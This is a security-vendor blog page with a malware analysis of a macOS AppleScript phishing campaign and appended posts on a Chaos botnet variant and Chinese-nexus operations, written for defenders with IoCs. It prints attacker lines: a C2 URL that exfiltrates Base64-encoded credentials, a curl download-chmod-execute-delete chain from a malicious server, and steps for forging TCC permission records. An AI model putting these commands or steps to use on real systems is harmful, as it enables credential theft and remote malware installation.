

Blog
/
Network
/
February 5, 2026

AppleScript Abuse: Unpacking a macOS Phishing Campaign

This blog explores a macOS phishing campaign that leverages social engineering, AppleScript loaders, and attempted abuse of the macOS’ TCC feature to gain privileged access. It highlights a broader trend: attackers increasingly exploit user trust rather than system vulnerabilities, using staged payload delivery and persistence techniques to maintain long‑term access.
Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead
AppleScript Abuse: Unpacking a macOS Phishing CampaignDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog imageDefault blog image
05
Feb 2026

Introduction

Darktrace security researchers have identified a campaign targeting macOS users through a multistage malware campaign that leverages social engineering and attempted abuse of the macOS Transparency, Consent and Control (TCC) privacy feature.

The malware establishes persistence via LaunchAgents and deploys a modular Node.js loader capable of executing binaries delivered from a remote command-and-control (C2) server.

Due to increased built-in security mechanisms in macOS such as System Integrity Protection (SIP) and Gatekeeper, threat actors increasingly rely on alternative techniques, including fake software and ClickFix attacks [1] [2]. As a result, macOS threats rely more heavily on social engineering instead of vulnerability exploitation to deliver payloads, a trend Darktrace has observed across the threat landscape [3].

Technical analysis

The infection chain starts with a phishing email that prompts the user to download an AppleScript file named “Confirmation_Token_Vesting.docx.scpt”, which attemps to masquerade as a legitimate Microsoft document.

The AppleScript header prompting execution of the script.
Figure 1: The AppleScript header prompting execution of the script.

Once the user opens the AppleScript file, they are presented with a prompt instructing them to run the script, supposedly due to “compatibility issues”. This prompt is necessary as AppleScript requires user interaction to execute the script, preventing it from running automatically. To further conceal its intent, the malicious part of the script is buried below many empty lines, assuming a user likely will not to the end of the file where the malicious code is placed.

Curl request to receive the next stage.
Figure 2: Curl request to receive the next stage.

This part of the script builds a silent curl request to “sevrrhst[.]com”, sending the user’s macOS operating system, CPU type and language. This request retrieves another script, which is saved as a hidden file at in ~/.ex.scpt, executed, and then deleted.

The retrieved payload is another AppleScript designed to steal credentials and retrieve additional payloads. It begins by loading the AppKit framework, which enables the script to create a fake dialog box prompting the user to enter their system username and password [4].

 Fake dialog prompt for system password.
Figure 3: Fake dialog prompt for system password.

The script then validates the username and password using the command "dscl /Search -authonly <username> <password>", all while displaying a fake progress bar to the user. If validation fails, the dialog window shakes suggesting an incorrect password and prompting the user to try again. The username and password are then encoded in Base64 and sent to: https://sevrrhst[.]com/css/controller.php?req=contact&ac=<user>&qd=<pass>.

Figure 4: Requirements gathered on trusted binary.

Within the getCSReq() function, the script chooses from trusted Mac applications: Finder, Terminal, Script Editor, osascript, and bash. Using the codesign command codesign -d --requirements, it extracts the designated code-signing requirement from the target application. If a valid requirement cannot be retrieved, that binary is skipped. Once a designated requirement is gathered, it is then compiled into a binary trust object using the Code Signing Requirement command (csreq). This trust object is then converted into hex so it can later be injected into the TCC SQLite database.

To bypass integrity checks, the TCC directory is renamed to com.appled.tcc using Finder. TCC is a macOS privacy framework designed to restrict application access to sensitive data, requiring users to explicitly grant permissions before apps can access items such as files, contacts, and system resources [1].


Example of how users interact with TCC.
Figure 5: TCC directory renamed to com.appled.TCC.
Figure 6: Example of how users interact with TCC.

After the database directory rename is attempted, the killall command is used on the tccd daemon to force macOS to release the lock on the database. The database is then injected with the forged access records, including the service, trusted binary path, auth_value, and the forged csreq binary. The directory is renamed back to com.apple.TCC, allowing the injected entries to be read and the permissions to be accepted. This enables persistence authorization for:

  • Full disk access
  • Screen recording
  • Accessibility
  • Camera
  • Apple Events 
  • Input monitoring

The malware does not grant permissions to itself; instead, it forges TCC authorizations for trusted Apple-signed binaries (Terminal, osascript, Script Editor, and bash) and then executes malicious actions through these binaries to inherit their permissions.

Although the malware is attempting to manipulate TCC state via Finder, a trusted system component, Apple has introduced updates in recent macOS versions that move much of the authorization enforcement into the tccd daemon. These updates prevent unauthorized permission modifications through directory or database manipulation. As a result, the script may still succeed on some older operating systems, but it is likely to fail on newer installations, as tcc.db reloads now have more integrity checks and will fail on Mobile Device Management (MDM) systems as their profiles override TCC.

 Snippet of decoded Base64 response.
Figure 7: Snippet of decoded Base64 response.

A request is made to the C2, which retrieves and executes a Base64-encoded script. This script retrieves additional payloads based on the system architecture and stores them inside a directory it creates named ~/.nodes. A series of requests are then made to sevrrhst[.]com for:

/controller.php?req=instd

/controller.php?req=tell

/controller.php?req=skip

These return a node archive, bundled Node.js binary, and a JavaScript payload. The JavaScript file, index.js, is a loader that profiles the system and sends the data to the C2. The script identified the system platform, whether macOS, Linux or Windows, and then gathers OS version, CPU details, memory usage, disk layout, network interfaces, and running process. This is sent to https://sevrrhst[.]com/inc/register.php?req=init as a JSON object. The victim system is then registered with the C2 and will receive a Base64-encoded response.

LaunchAgent patterns to be replaced with victim information.
Figure 8: LaunchAgent patterns to be replaced with victim information.

The Base64-encoded response decodes to an additional Javacript that is used to set up persistence. The script creates a folder named com.apple.commonjs in ~/Library and copies the Node dependencies into this directory. From the C2, the files package.json and default.js are retrieved and placed into the com.apple.commonjs folder. A LaunchAgent .plist is also downloaded into the LaunchAgents directory to ensure the malware automatically starts. The .plist launches node and default.js on load, and uses output logging to log errors and outputs.

Default.js is Base64 encoded JavaScript that functions as a command loop, periodically sending logs to the C2, and checking for new payloads to execute. This gives threat actors ongoing and the ability to dynamically modify behavior without having to redeploy the malware. A further Base64-encoded JavaScript file is downloaded as addon.js.

Addon.js is used as the final payload loader, retrieving a Base64-encoded binary from https://sevrrhst[.]com/inc/register.php?req=next. The binary is decoded from Base64 and written to disk as “node_addon”, and executed silently in the background. At the time of analysis, the C2 did not return a binary, possibly because certain conditions were not met.  However, this mechanism enables the delivery and execution of payloads. If the initial TCC abuse were successful, this payload could access protected resources such as Screen Capture and Camera without triggering a consent prompt, due to the previously established trust.

Conclusion

This campaign shows how a malicious threat actor can use an AppleScript loader to exploit user trust and manipulate TCC authorization mechanisms, achieving persistent access to a target network without exploiting vulnerabilities.

Although recent macOS versions include safeguards against this type of TCC abuse, users should keep their systems fully updated to ensure the most up to date protections.  These findings also highlight the intentions of threat actors when developing malware, even when their implementation is imperfect.

Credit to Tara Gould (Malware Research Lead)
Edited by Ryan Traill (Analyst Content Lead)

Indicators of Compromise (IoCs)

88.119.171[.]59

sevrrhst[.]com

https://sevrrhst[.]com/inc/register.php?req=next

https://stomcs[.]com/inc/register.php?req=next
https://techcross-es[.]com

Confirmation_Token_Vesting.docx.scpt - d3539d71a12fe640f3af8d6fb4c680fd

EDD_Questionnaire_Individual_Blank_Form.docx.scpt - 94b7392133935d2034b8169b9ce50764

Investor Profile (Japan-based) - Shiro Arai.pdf.scpt - 319d905b83bf9856b84340493c828a0c

MITRE ATTACK

T1566 - Phishing

T1059.002 - Command and Scripting Interpreter: Applescript

T1059.004 – Command and Scripting Interpreter: Unix Shell

T1059.007 – Command and Scripting Interpreter: JavaScript

T1222.002 – File and Directory Permissions Modification

T1036.005 – Masquerading: Match Legitimate Name or Location

T1140 – Deobfuscate/Decode Files or Information

T1547.001 – Boot or Logon Autostart Execution: Launch Agent

T1553.006 – Subvert Trust Controls: Code Signing Policy Modification

T1082 – System Information Discovery

T1057 – Process Discovery

T1105 – Ingress Tool Transfer

References

[1] https://www.darktrace.com/blog/from-the-depths-analyzing-the-cthulhu-stealer-malware-for-macos

[2] https://www.darktrace.com/blog/unpacking-clickfix-darktraces-detection-of-a-prolific-social-engineering-tactic

[3] https://www.darktrace.com/blog/crypto-wallets-continue-to-be-drained-in-elaborate-social-media-scam

[4] https://developer.apple.com/documentation/appkit

[5] https://www.huntress.com/blog/full-transparency-controlling-apples-tcc

Inside the SOC
Darktrace cyber analysts are world-class experts in threat intelligence, threat hunting and incident response, and provide 24/7 SOC support to thousands of Darktrace customers around the globe. Inside the SOC is exclusively authored by these experts, providing analysis of cyber incidents and threat trends, based on real-world experience in the field.
Written by
Tara Gould
Malware Research Lead

More in this series

No items found.

Blog

/

/

April 7, 2026

Darktrace Identifies New Chaos Malware Variant Exploiting Misconfigurations in the Cloud

Chaos Malware Variant Exploiting Misconfigurations in the CloudDefault blog imageDefault blog image

Introduction

To observe adversary behavior in real time, Darktrace operates a global honeypot network known as “CloudyPots”, designed to capture malicious activity across a wide range of services, protocols, and cloud platforms. These honeypots provide valuable insights into the techniques, tools, and malware actively targeting internet‑facing infrastructure.

One example of software targeted within Darktrace’s honeypots is Hadoop, an open-source framework developed by Apache that enables the distributed processing of large data sets across clusters of computers. In Darktrace’s honeypot environment, the Hadoop instance is intentionally misconfigured to allow attackers to achieve remote code execution on the service. In one example from March 2026, this enabled Darktrace to identify and further investigate activity linked to Chaos malware.

What is Chaos Malware?

First discovered by Lumen’s Black Lotus Labs, Chaos is a Go-based malware [1]. It is speculated to be of Chinese origin, based on Chinese language characters found within strings in the sample and the presence of zh-CN locale indicators. Based on code overlap, Chaos is likely an evolution of the Kaiji botnet.

Chaos has historically targeted routers and primarily spreads through SSH brute-forcing and known Common Vulnerabilities and Exposures (CVEs) in router software. It then utilizes infected devices as part of a Distributed Denial-of-Service (DDoS) botnet, as well as cryptomining.

Darktrace’s view of a Chaos Malware Compromise

The attack began when a threat actor sent a request to an endpoint on the Hadoop deployment to create a new application.

The initial infection being delivered to the unsecured endpoint.
Figure 1: The initial infection being delivered to the unsecured endpoint.

This defines a new application with an initial command to run inside the container, specified in the command field of the am-container-spec section. This, in turn, initiates several shell commands:

  • curl -L -O http://pan.tenire[.]com/down.php/7c49006c2e417f20c732409ead2d6cc0. - downloads a file from the attacker’s server, in this case a Chaos agent malware executable.
  • chmod 777 7c49006c2e417f20c732409ead2d6cc0. - sets permissions to allow all users to read, write, and execute the malware.
  • ./7c49006c2e417f20c732409ead2d6cc0. - executes the malware
  • rm -rf 7c49006c2e417f20c732409ead2d6cc0. - deletes the malware file from the disk to reduce traces of activity.

In practice, once this application is created an attacker-defined binary is downloaded from their server, executed on the system, and then removed to prevent forensic recovery. The domain pan.tenire[.]com has been previously observed in another campaign, dubbed “Operation Silk Lure”, which delivered the ValleyRAT Remote Access Trojan (RAT) via malicious job application resumes. Like Chaos, this campaign featured extensive Chinese characters throughout its stages, including within the fake resume themselves. The domain resolves to 107[.]189.10.219, a virtual private server (VPS) hosted in BuyVM’s Luxembourg location, a provider known for offering low-cost VPS services.

Analysis of the updated Chaos malware sample

Chaos has historically targeted routers and other edge devices, making compromises of Linux server environments a relatively new development. The sample observed by Darktrace in this compromise is a 64-bit ELF binary, while the majority of router hardware typically runs on ARM, MIPS, or PowerPC architecture and often 32-bit.

The malware sample used in the attack has undergone notable restructuring compared to earlier versions. The default namespace has been changed from “main_chaos” to just “main”, and several functions have been reworked. Despite these changes, the sample retains its core features, including persistence mechanisms established via systemd and a malicious keep-alive script stored at /boot/system.pub.

The creation of the systemd persistence service.
Figure 2: The creation of the systemd persistence service.

Likewise, the functions to perform DDoS attacks are still present, with methods that target the following protocols:

  • HTTP
  • TLS
  • TCP
  • UDP
  • WebSocket

However, several features such as the SSH spreader and vulnerability exploitation functions appear to have been removed. In addition, several functions that were previously believed to be inherited from Kaiji have also been changed, suggesting that the threat actors have either rewritten the malware or refactored it extensively.

A new function of the malware is a SOCKS proxy. When the malware receives a StartProxy command from the command-and-control (C2) server, it will begin listening on an attacker-controlled TCP port and operates as a SOCKS5 proxy. This enables the attacker to route their traffic via the compromised server and use it as a proxy. This capability offers several advantages: it enables the threat actor to launch attacks from the victim’s internet connection, making the activity appear to originate from the victim instead of the attacker, and it allows the attacker to pivot into internal networks only accessible from the compromised server.

The command processor for StartProxy. Due to endianness, the string is reversed.
Figure 3: The command processor for StartProxy. Due to endianness, the string is reversed.

In previous cases, other DDoS botnets, such as Aisuru, have been observed pivoting to offer proxying services to other cybercriminals. The creators of Chaos may have taken note of this trend and added similar functionality to expand their monetization options and enhance the capabilities of their own botnet, helping ensure they do not fall behind competing operators.

The sample contains an embedded domain, gmserver.osfc[.]org[.]cn, which it uses to resolve the IP of its C2 server.  At time or writing, the domain resolves to 70[.]39.181.70, an IP owned by NetLabel Global which is geolocated at Hong Kong.

Historically, the domain has also resolved to 154[.]26.209.250, owned by Kurun Cloud, a low-cost VPS provider that offers dedicated server rentals. The malware uses port 65111 for sending and receiving commands, although neither IP appears to be actively accepting connections on this port at the time of writing.

Key takeaways

While Chaos is not a new malware, its continued evolution highlights the dedication of cybercriminals to expand their botnets and enhance the capabilities at their disposal. Previously reported versions of Chaos malware already featured the ability to exploit a wide range of router CVEs, and its recent shift towards targeting Linux cloud-server vulnerabilities will further broaden its reach.

It is therefore important that security teams patch CVEs and ensure strong security configuration for applications deployed in the cloud, particularly as the cloud market continues to grow rapidly while available security tooling struggles to keep pace.

The recent shift in botnets such as Aisuru and Chaos to include proxy services as core features demonstrates that denial-of-service is no longer the only risk these botnets pose to organizations and their security teams. Proxies enable attackers to bypass rate limits and mask their tracks, enabling more complex forms of cybercrime while making it significantly harder for defenders to detect and block malicious campaigns.

Credit to Nathaniel Bill (Malware Research Engineer)
Edited by Ryan Traill (Content Manager)

Indicators of Compromise (IoCs)

ae457fc5e07195509f074fe45a6521e7fd9e4cd3cd43e42d10b0222b34f2de7a - Chaos Malware hash

182[.]90.229.95 - Attacker IP

pan.tenire[.]com (107[.]189.10.219) - Server hosting malicious binaries

gmserver.osfc[.]org[.]cn (70[.]39.181.70, 154[.]26.209.250) - Attacker C2 Server

References

[1] - https://blog.lumen.com/chaos-is-a-go-based-swiss-army-knife-of-malware/

Continue reading
About the author
Nathaniel Bill
Malware Research Engineer

Blog

/

Network

/

April 2, 2026

How Chinese-Nexus Cyber Operations Have Evolved – And What It Means For Cyber Risk and Resilience 

Chinese-Nexus Cyber OperationsDefault blog imageDefault blog image

Cybersecurity has traditionally organized risk around incidents, breaches, campaigns, and threat groups. Those elements still matter—but if we fixate on individual incidents, we risk missing the shaping of the entire ecosystem. Nation‑state–aligned operators are increasingly using cyber operations to establish long-term strategic leverage, not just to execute isolated attacks or short‑term objectives.  

Our latest research, Crimson Echo, shifts the lens accordingly. Instead of dissecting campaigns, malware families, or actor labels as discrete events, the threat research team analyzed Chinese‑nexus activity as a continuum of behaviors over time. That broader view reveals how these operators position themselves within environments: quietly, patiently, and persistently—often preparing the ground long before any recognizable “incident” occurs.  

How Chinese-nexus cyber threats have changed over time

Chinese-nexus cyber activity has evolved in four phases over the past two decades. This ranges from early, high-volume operations in the 1990s and early 2000s to more structured, strategically-aligned activity in the 2010s, and now toward highly adaptive, identity-centric intrusions.  

Today’s phase is defined by scale, operational restraint, and persistence. Attackers are establishing access, evaluating its strategic value, and maintaining it over time. This reflects a broader shift: cyber operations are increasingly integrated into long-term economic and geopolitical strategies. Access to digital environments, specifically those tied to critical national infrastructure, supply chains, and advanced technology, has become a form of strategic leverage for the long-term.  

How Darktrace analysts took a behavioral approach to a complex problem

One of the challenges in analyzing nation-state cyber activity is attribution. Traditional approaches often rely on tracking specific threat groups, malware families, or infrastructure. But these change constantly, and in the case of Chinese-nexus operations, they often overlap.

Crimson Echo is the result of a retrospective analysis of three years of anomalous activity observed across the Darktrace fleet between July 2022 and September 2025. Using behavioral detection, threat hunting, open-source intelligence, and a structured attribution framework (the Darktrace Cybersecurity Attribution Framework), the team identified dozens of medium- to high-confidence cases and analyzed them for recurring operational patterns.  

This long-horizon, behavior-centric approach allows Darktrace to identify consistent patterns in how intrusions unfold, reinforcing that behavioral patterns that matter.  

What the data shows

Several clear trends emerged from the analysis:

  • Targeting is concentrated in strategically important sectors. Across the dataset, 88% of intrusions occurred in organizations classified as critical infrastructure, including transportation, critical manufacturing, telecommunications, government, healthcare, and Information Technology (IT) services.  
  • Strategically important Western economies are a primary focus. The US alone accounted for 22.5% of observed cases, and when combined with major European economies including Germany, Italy, Spain and the UK, over half of all intrusions (55%) were concentrated in these regions.  
  • Nearly 63% of intrusions of intrusions began with the exploitation of internet-facing systems, reinforcing the continued risk posed by externally exposed infrastructure.  

Two models of cyber operations

Across the dataset, Chinese-nexus activity followed two operational models.  

The first is best described as “smash and grab.” These are short-horizon intrusions optimized for speed. Attackers move quickly – often exfiltrating data within 48 hours – and prioritize scale over stealth. The median duration of these compromises is around 10 days. It’s clear they are willing to risk detection for short-term gain.  

The second is “low and slow.” These operations were less prevalent in the dataset, but potentially more consequential. Here, attackers prioritize persistence, establishing durable access through identity systems and legitimate administrative tools, so they can maintain access undetected for months or even years. In one notable case, the actor had fully compromised the environment and established persistence, only to resurface in the environment more than 600 days after. The operational pause underscores both the depth of the intrusion and the actor’s long‑term strategic intent. This suggests that cyber access is a strategic asset to preserve and leverage over time, and we observed these attacks most often inin sectors of the high strategic importance.  

It’s important to note that the same operational ecosystem can employ both models concurrently, selecting the appropriate model based on target value, urgency, intended access. The observation of a “smash and grab” model should not be solely interpreted as a failure of tradecraft, but instead an operational choice likely aligned with objectives. Where “low and slow” operations are optimized for patience, smash and grab is optimized for speed; both seemingly are deliberate operational choices, not necessarily indicators of capability.  

Rethinking cyber risk

For many organizations, cyber risk is still framed as a series of discrete events. Something happens, it is detected and contained, and the organization moves on. But persistent access, particularly in deeply interconnected environments that span cloud, identity-based SaaS and agentic systems, and complex supply chain networks, creates a major ongoing exposure risk. Even in the absence of disruption or data theft, that access can provide insight into operations, dependencies, and strategic decision-making. Cyber risk increasingly resembles long-term competitive intelligence.  

This has impact beyond the Security Operations Center. Organizations need to shift how they think about governance, visibility, and resilience, and treat cyber exposure as a structural business risk instead of an incident response challenge.  

What comes next

The goal of this research is to provide a clearer understanding of how these operations work, so defenders can recognize them earlier and respond more effectively. That includes shifting from tracking indicators to understanding behaviors, treating identity providers as critical infrastructure risks, expanding supplier oversight, investing in rapid containment capabilities, and more.  

Learn more about the findings of Darktrace’s latest research, Crimson Echo: Understanding Chinese-nexus Cyber Operations Through Behavioral Analysis, by downloading the full report and summaries for business leaders, CISOs, and SOC analysts here.  

Continue reading
About the author
Nathaniel Jones
VP, Security & AI Strategy, Field CISO
Your data. Our AI.
Elevate your network security with Darktrace AI